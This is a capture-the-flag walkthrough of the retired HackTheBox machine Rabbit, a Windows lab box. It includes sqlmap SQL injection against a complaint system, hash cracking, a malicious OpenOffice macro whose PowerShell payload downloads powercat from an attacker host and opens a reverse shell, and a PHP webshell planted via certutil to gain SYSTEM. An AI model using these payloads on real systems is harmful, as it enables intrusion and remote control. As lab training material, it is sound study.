
· Manuel López Pérez · writeups · 2 min read
WriteUp – Rabbit (HackTheBox)
Rabbit write-up (HackTheBox): Windows machine that exploits time-based SQLi in Complain Management System for RCE via xp_cmdshell + msbuild NPS payload, and escalates to SYSTEM by abusing WAMP64 running as SYSTEM.
In this post we will resolve the machine Rabbit from HackTheBox, acaban de retirarla y no hay mejor momento para enseñaros cómo la resolví. It’s a high-level Windows box that is one of my favorites My nick in HackTheBox is: manulqwerty If you have any proposal or correction do not hesitate to leave a comment.
Write-Up
Enumeration

As always, the first thing will be a port scan with Nmap:
nmap -sC -sV 10.10.10.71
Let’s enumerate the web servers with Gobuster:


After reviewing the pages discovered and fall into several rabbit holes, we found a Complain Management System  We will use Searchsploit to fetch vulnerabilities from complain Management System:
 As we read, the first thing will be to register as ’ Customer ’ and with the cookie PHPSESSID + sqlmap get access to the databases.

sqlmap -u 'http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans' --cookie='PHPSESSID= ' -D secret -T users --dump We crack the obtained hashes with John:
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Exploitation
Where do we use these obtained credentials now? Let’s try in https://10.10.10.71/owa After several tests we find valid credentials:
Ariel:pussycatdolls

Once we have entered to the /owa the first thing will be to check the mails: 

 Tal y como leemos en estos mails, podríamos usar un Open Office malicioso para obtener shell pero teniendo en cuenta la restricción de PowerShell y que el Defender está activado. As we read in these emails, we could use a malicious Open Office to get shell but considering the PowerShell constraint and the Windows Defender In metasploit there’s an exploit that could work:
exploit/multi/misc/openoffice_document_macro


We rename the file obtained to zip and edit the file replacing the payload by:

powershell.exe IEX (New-Object System.Net.Webclient).DownloadString('http://10.10.14.20/powercat.ps1');powercat -c 10.10.14.20 -p 1234 -e cmdBecause of the PowerShell constraint we must use the -version 2 option:
powershell.exe -version 2 IEX (New-Object System.Net.Webclient).DownloadString('http://10.10.14.20/powercat.ps1');powercat -c 10.10.14.20 -p 1234 -e cmd
Post-Exploitation

 We see that the Web service of port 8080 is served by Wamp64. Sometimes this service is run as system. Let’s see if we have write permissions and who’s running it:
  Let’s upload a php webshell:
echo '<php echo system($_GET["cmd"]);?>' > cmd.phpcertutil -urlcache -split -f http://10.10.14.16/cmd.php c:\\wamp64\\www\\cmd.php
 Now we can read the flag and even get shell as System easily.